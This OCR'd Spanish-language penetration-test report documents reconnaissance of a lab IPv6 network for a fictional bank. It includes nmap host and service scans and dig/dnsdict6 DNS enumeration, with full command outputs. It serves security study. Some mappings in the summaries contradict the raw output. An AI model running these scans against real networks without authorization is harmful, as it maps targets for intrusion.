


```
Network Distance: 1 hop
Service Info: Host: RYST4; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 12s, deviation: 0s, median: 12s
| smb-os-discovery:
|   OS: Windows 10 Pro 17134 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: ryst4
|   NetBIOS computer name: RYST4\x00
|   Domain name: ryst
|   Forest name: ryst
|   FQDN: ryst4.ryst
|_  System time: 2018-06-22T20:26:55-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2018-06-22 21:26:56
|_  start_date: 1600-12-31 19:03:58

TRACEROUTE
HOP RTT     ADDRESS
1   1.03 ms 2001:12:7000::cafe:13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.77 seconds
```

```
root@kali:~# nmap -6 -A -O -sV 2001:12:7000::cafe:35

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-22 21:21 EDT
Nmap scan report for 2001:12:7000::cafe:35
Host is up (0.0014s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 7d:15:04:1b:0a:49:ad:04:8e:a7:be:57:bb:af:92:bf (RSA)
|   256 04:58:30:b3:b5:c6:75:c7:72:f5:1b:55:03:48:4a:2d (ECDSA)
|_  256 10:88:c8:d2:52:d9:17:f1:74:08:32:8d:a5:c8:c0:89 (EdDSA)
53/tcp open  domain  ISC BIND 9.9.4
| dns-nsid:
|_  bind.version: 9.9.4-RedHat-9.9.4-51.el7_4.2
MAC Address: 08:00:27:C3:5B:61 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.12 - 3.18
Network Distance: 1 hop
Service Info: OS: Red Hat Enterprise Linux 7; CPE: cpe:/o:redhat:enterprise_linux:7

TRACEROUTE
HOP RTT     ADDRESS
1   1.44 ms 2001:12:7000::cafe:35

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.41 seconds
```

```
root@kali:~# nmap -6 -A -O -sV 2001:12:7000::cafe:33

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-22 21:23 EDT
Nmap scan report for 2001:12:7000::cafe:33
Host is up (0.0014s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 7d:15:04:1b:0a:49:ad:04:8e:a7:be:57:bb:af:92:bf (RSA)
|   256 04:58:30:b3:b5:c6:75:c7:72:f5:1b:55:03:48:4a:2d (ECDSA)
|_  256 10:88:c8:d2:52:d9:17:f1:74:08:32:8d:a5:c8:c0:89 (EdDSA)
53/tcp open  domain  ISC BIND 9.9.4
| dns-nsid:
|_  bind.version: 9.9.4-RedHat-9.9.4-51.el7_4.2
MAC Address: 08:00:27:41:37:92 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.12 - 3.18
Network Distance: 1 hop
Service Info: OS: Red Hat Enterprise Linux 7; CPE: cpe:/o:redhat:enterprise_linux:7

TRACEROUTE
HOP RTT     ADDRESS
1   1.40 ms 2001:12:7000::cafe:33
```





3. **Identificar relaciones IP servidores-nombre de dominio, Identificar dominios y subdominios.**

   Debido a que se encontró que dentro del segmento de red se encuentra host prestando el servicio de DNS, se procede a buscar información de los servidores DNS.

Nombre	Encontrar relacionados IP-nombres de dominios
Tipo de prueba	Recolección de información
Herramienta	Dig
Descripción	
En esta PoC se utiliza la herramienta dig para realizar consultas inversas, consultando por las IP que prestan el servicio de DNS para	

asociar IP y nombre de dominio.

Resultado

La prueba de concepto se realiza sobre los host activos que prestan el servicio de DNS, se obtiene como resultados:

- El host 2001:12:7000::cafe:32 está asociado al nombre de servidor dns1.bancodk.com y al dominio bancodk.com
- El host 2001:12:7000::cafe:33 está asociado al nombre de servidor dns1.bancodk.com y al dominio bancodk.com
- El host 2001:12:7000::cafe:34 está asociado al nombre de servidor dns1.transacciones.bancodk.com y al dominio transacciones.bancodk.com

Evidencia de la prueba de concepto y resultados obtenidos

Nombre	Enumerar las entradas DNS IPv6 de un dominio
Tipo de prueba	Recolección de información
Herramienta	Dnsdict6
Descripción	
En esta PoC se utiliza la herramienta dnsdict6 para enumerar las entradas DNS IPv6, de los dominios que se encuentran dentro la red interna de la organización.	
Resultado En esta prueba de concepto se encontró los subdominios existentes para los dominio bancodk.com y transacciones.bancodk.com • Para el dominio bancodk.com se encuentra los subdominios: dns1.bancodk.com => 2001:12:7000::cafe:32 www.bancodk.com => 2001:12:7000::cafe:6 • Para el dominio transacciones.bancodk.com se encuentra los subdominios: dns1.transacciones.bancodk.com => 2001:12:7000::cafe:8 www.transacciones.bancodk.com => 2001:12:7000::cafe:8	

Evidencia de la prueba de concepto y resultados obtenidos

```
root@kali:/# dnsdict6 bancodk.com
Starting DNS enumeration work on bancodk.com. ...
Starting enumerating bancodk.com. - creating 8 threads for 1420 words...
Estimated time to completion: 1 to 2 minutes
dns1.bancodk.com. => 2001:12:7000::cafe:32
www.bancodk.com. => 2001:12:7000::cafe:6
```

```
root@kali:/# dnsdict6 transacciones.bancodk.com
Starting DNS enumeration work on transacciones.bancodk.com. ...
Starting enumerating transacciones.bancodk.com. - creating 8 threads for 1420 words...
Estimated time to completion: 1 to 2 minutes
dns1.transacciones.bancodk.com. => 2001:12:7000::cafe:33
www.transacciones.bancodk.com. => 2001:12:7000::cafe:8
```

Una vez encontrados los dominios y subdominios dentro de la red, se procede a buscar información externa relacionada con los dominios internos. Para lo cual se realiza las pruebas a continuación.

Nombre	Asociar dominios relacionados con direcciones IP
Tipo de prueba	Recolección de información
Herramienta	Dig
Descripción	
Se utiliza la herramienta dig, para trazar el recorrido para solucionar el dominio bancodk.com, para encontrar los servidores externos de mayor jerarquía relacionados al dominio interno.	
Resultado En esta prueba de concepto se busca encontrar los dominios y servidores externos, relacionados a los dominios internos de la organización. Se encontró los siguientes resultados Para el dominio bancodk.com los dominios externos relacionados son: • . f.root-servers.net 2001:500:2f::f:bebe:32 • com. a.gtld-servers.net.com 2001:503:3f::beca:32 • bancodk.com. dns1.bancodk.com 2001:12:7000::café:32 Para el dominio transacciones.bancodk.com los dominios externos relacionados son: • . f.root-servers.net 2001:500:2f::f:bebe:32 • com. a.gtld-servers.net.com 2001:503:3f::beca:32 • bancodk.com. dns1.bancodk.com 2001:12:7000::café:32 • transacciones.bancodk.com dns1.transacciones.bancodk.com 2001:12:7000::café:32	

Evidencia de la prueba de concepto y resultados obtenidos.

```
root@kali:/# dig AAAA bancodk.com +trace

; <<>> DiG 9.11.2-5-Debian <<>> AAAA bancodk.com +trace
;; global options: +cmd
.                       604538  IN      NS      f.root-servers.net.
;; Received 87 bytes from 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35) in 1 ms

com.                    864000  IN      NS      a.gtld-servers.net.com.
;; Received 101 bytes from 2001:500:2f::f:bebe:32#53(f.root-servers.net) in 5 ms

bancodk.com.            864000  IN      NS      dns1.bancodk.com.
;; Received 87 bytes from 2001:503:3f::beca:32#53(a.gtld-servers.net.com) in 38 ms

bancodk.com.            864000  IN      AAAA    2001:12:7000::cafe:32
bancodk.com.            864000  IN      NS      dns1.bancodk.com.
;; Received 115 bytes from 2001:12:7000::cafe:32#53(dns1.bancodk.com) in 1 ms
```

```
root@kali:/# dig AAAA transacciones.bancodk.com +trace

; <<>> DiG 9.11.2-5-Debian <<>> AAAA transacciones.bancodk.com +trace
;; global options: +cmd
.                       604518  IN      NS      f.root-servers.net.
;; Received 87 bytes from 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35) in 1 ms

com.                    864000  IN      NS      a.gtld-servers.net.com.
;; Received 115 bytes from 2001:500:2f::f:bebe:32#53(f.root-servers.net) in 2 ms

bancodk.com.            864000  IN      NS      dns1.bancodk.com.
;; Received 101 bytes from 2001:503:3f::beca:32#53(a.gtld-servers.net.com) in 40 ms

transacciones.bancodk.com. 864000 IN    NS      dns1.transacciones.bancodk.com.
;; Received 101 bytes from 2001:12:7000::cafe:32#53(dns1.bancodk.com) in 4 ms

transacciones.bancodk.com. 864000 IN    AAAA    2001:12:7000::cafe:33
transacciones.bancodk.com. 864000 IN    NS      dns1.transacciones.bancodk.com.
;; Received 129 bytes from 2001:12:7000::cafe:33#53(dns1.transacciones.bancodk.com) in
```

PoC de Recolección de Información sobre el escenario de pruebas controlado cuando todo el sistema DNS es Windows Server 2012.

Descripción de la prueba

Se realiza el proceso de recolección sobre el escenario de pruebas controlado IPv6 cuando todo el sistema DNS esta soportado sobre windows server 2012 , lo que significa que los servidores DNS autoritarios de los diferentes dominios tanto internos (bancodk.com y tansacciones.bancodk.com). Mientras que la res externa esta implentada en Linux. Centrandoce en la recolecion de información en el la red interna que esta soportada sobre el sistema Windows serer 2012.


Este PoC de recolección de información es la primera actividad de la fase de penetración y en la cual se llevan a cabo tres tareas, identificación de host activos en el segmento de red, una vez se han determinado los host activos dentro del segmento de red se procese a encontrar sistemas operativos, servicios y versiones de los servicios activos en cada uno de los host y por ultimo una vez se ha determinado que host soportan el servicio de DNS se procede a identificar relaciones de dirección IP con nombres de dominio que es identificar en todo el sistema que servidor es autoritario de determinado dominio.

1. Encontrar host activos en segmento de red.


Se busca determinar los host activos dentro de el segmento de red utilizando las herramientas de Alive6

Nombre	Encontrar host activos en el segmento de red.
Tipo de prueba	Recolección de información
Herramienta	Nmap
Descripción	
En esta PoC se busca encontrar host activos dentro del segmento de red CAFÉ, red interna de la organización, utilizando la herramienta nmap	
Resultado Se obtiene como resultado que en el segmento de red CAFÉ se encuentra activos 6 host en el momento de realizarse la prueba • 2001:12:7000::cafe:1 • 2001:12:7000::cafe:12 • 2001:12:7000::cafe:34 • 2001:12:7000::cafe:35 • 2001:12:7000::cafe:33 • 2001:12:7000::cafe:32	


Evidencia de la prueba de concepto y de los resultados obtenidos



```
root@kali:~# nmap -6 2001:12:7000::cafe:0/112

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-26 11:45 EDT
Nmap scan report for 2001:12:7000::cafe:0
Host is up (0.19s latency).
All 1000 scanned ports on 2001:12:7000::cafe:0 are filtered
MAC Address: F0:4D:A2:DB:F2:CE (Dell)

Nmap scan report for 2001:12:7000::cafe:1
Host is up (0.00092s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
111/tcp  open  rpcbind
179/tcp  open  bgp
2601/tcp open  zebra
2605/tcp open  bgpd
MAC Address: F0:4D:A2:DB:F2:CE (Dell)

Nmap scan report for 2001:12:7000::cafe:12
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
8031/tcp open  unknown
8383/tcp open  m2mservices
8443/tcp open  https-alt
MAC Address: F4:4D:30:15:06:12 (Elitegroup Computer Systems)
```



```
Nmap scan report for 2001:12:7000::cafe:34
Host is up (0.0013s latency).
Not shown: 989 closed ports
PORT      STATE    SERVICE
53/tcp    open     domain
135/tcp   open     msrpc
445/tcp   open     microsoft-ds
2190/tcp  filtered tivoconnect
49152/tcp open     unknown
49153/tcp open     unknown
49154/tcp open     unknown
49155/tcp open     unknown
49156/tcp open     unknown
49157/tcp open     unknown
49158/tcp open     unknown
MAC Address: 08:00:27:B9:02:A1 (Oracle VirtualBox virtual NIC)

Nmap scan report for 2001:12:7000::cafe:35
Host is up (0.00036s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
MAC Address: 08:00:27:B4:24:90 (Oracle VirtualBox virtual NIC)
```


Nmap scan report for 2001:12:7000::cafe:32
Host is up (0.0011s latency).
Not shown: 983 closed ports
PORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
49158/tcp open unknown
49165/tcp open unknown
MAC Address: 08:00:27:B3:D8:62 (Oracle VirtualBox virtual NIC)
Nmap scan report for 2001:12:7000::cafe:33
Host is up (0.0011s latency).
Not shown: 984 closed ports
PORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
49158/tcp open unknown
MAC Address: 08:00:27:7F:04:01 (Oracle VirtualBox virtual NIC)

2. Encontrar sistemas operativos, servicios y versiones

Nombre	Encontrar sistemas operativos, servicios y versiones
Tipo de prueba	Recolección de información
Herramienta	Nmap

Descripción

En esta PoC se busca encontrar sistemas operativos, servicios y versiones, utilizando la herramienta Nmap dentro del segmento de red CAFÉ.


Resultado

La prueba de concepto se realiza sobre los host activos para recolectar información sobre los mismos, de esta prueba se obtiene que los host acitvos se encuentran implementados sobre sistemas operativos windows. Donde se encontró que el servidor de windows presenta un mayor numero de puertos abiertos con servicos. Entre los cuales están:

Puerto	Servico	Version
53	domain	Microsoft DNS
88	kerberos-Sec	Microsoft Windows kerberos
135	msrpc	Microsoft Windows LDAP
389	Ldap	Microsoft Windows Active Directory

Entre otros.


Evidencia de la prueba identificación de servicios, versiones y sistemas operativos



```
root@kali:~# nmap -6 -A -O -sV 2001:12:7000::cafe:33

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-26 12:14 EDT
Nmap scan report for 2001:12:7000::cafe:33
Host is up (0.0013s latency).
Not shown: 984 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2018-0
6-26 18:14:27Z)
135/tcp   open  msrpc        Microsoft Windows RPC
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain
: transacciones.bancodk.com, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2012 Standard 9200 microsoft-ds
(workgroup: TRANSACCIONES)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain
: transacciones.bancodk.com, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
MAC Address: 08:00:27:7F:04:01 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008
:r2 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 1 hop
Service Info: Host: DNS1; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
root@kali:~# nmap -6 -A -O -sV 2001:12:7000::cafe:34

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-26 12:17 EDT
Nmap scan report for 2001:12:7000::cafe:34
Host is up (0.0013s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsof
t-ds
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:B9:02:A1 (Oracle VirtualBox virtual NIC)
No OS matches for host (If you know what OS is running on it, see https://nma
p.org/submit/ ).
TCP/IP fingerprint:
```


Como se puede observer los servidores windows 2012 tienen un gran cantidad de puertos abiertos con diferentes servicios, por defecto abiertos en comparación a los sistemas Linux que hemos encontrado que tienen entre dos y un solo puerto abierto. A pesar que en todos solo se configuro el servico DNS



3. Identificar relaciones IP servidores-nombre de dominio, Identificar dominios y subdominios.

Nombre	Enumerar las entradas DNS IPv6 de un dominio
Tipo de prueba	Recolección de información
Herramienta	Dnsdict6
Descripción	
En esta PoC se utiliza la herramienta dnsdict6 para enumerar las entradas DNS IPv6, de los dominios que se encuentran dentro la red interna de la organización.	
Resultado En esta prueba de concepto se encontró los subdominios existentes para los dominio bancodk.com y transacciones.bancodk.com • Para el dominio bancodk.com se encuentra los subdominios: dns1.bancodk.com => 2001:12:7000::cafe:32 www.bancodk.com => 2001:12:7000::cafe:6 • Para el dominio transacciones.bancodk.com se encuentra los subdominios: dns1.transacciones.bancodk.com => 2001:12:7000::cafe:8 www.transacciones.bancodk.com => 2001:12:7000::cafe:8	

Evidencia de la PoC



PoC de Recolección de Información sobre el escenario de pruebas controlado cuando todo el sistema DNS es Debian DNSSEC.

Descripción de la prueba

Se realiza el proceso de recolección sobre el escenario de pruebas controlado IPv6 cuando todo el sistema DNS esta soportado sobre Debian , lo que significa que los servidores DNS autoritarios de los diferentes dominios tanto internos (bancodk.com y tansacciones.bancodk.com) como los dominios externos (., con, comunicate.com y networks.com) están sobre el sistema operativos Debian con DNSSEC.


Este PoC de recolección de información es la primera actividad de la fase de penetración y en la cual se llevan a cabo tres tareas, identificación de host activos en el segmento de red, una vez se han determinado los host activos dentro del segmento de red se procese a encontrar sistemas operativos, servicios y versiones de los servicios activos en cada uno de los host y por ultimo una vez se ha determinado que host soportan el servicio de DNS se procede a identificar relaciones de dirección IP con nombres de dominio que es identificar en todo el sistema que servidor es autoritario de determinado dominio.

1. **Encontrar host activos en segmento de red.**

   Se busca determinar los host activos dentro del segmento de red utilizando las herramientas de Alive6 y Nmap.

Nombre	Encontrar host activos en el segmento de red.
Tipo de prueba	Recolección de información
Herramienta	Alive6
Descripción:	
En esta PoC se busca encontrar host activos dentro del segmento de red CAFÉ, red interna de la organización, utilizando la herramienta alive6	
Resultado Se obtiene como resultado que en el segmento de red CAFÉ se encuentra activos 5 host en el momento de realizarse la prueba • 2001:12:7000::cafe:1 • 2001:12:7000::cafe:5 • 2001:12:7000::cafe:12 • 2001:12:7000::cafe:3 • 2001:12:7000::cafe:2	

Evidencia de la prueba de concepto y de los resultados obtenidos



1. **Encontrar sistemas operativos, servicios y versione**

Nombre	Encontrar sistemas operativos, servicios y versiones
Tipo de prueba	Recolección de información
Herramienta	Nmap
Descripción	

En esta PoC se busca encontrar sistemas operativos, servicios y versiones, utilizando la herramienta Nmap dentro del segmento de red CAFÉ.

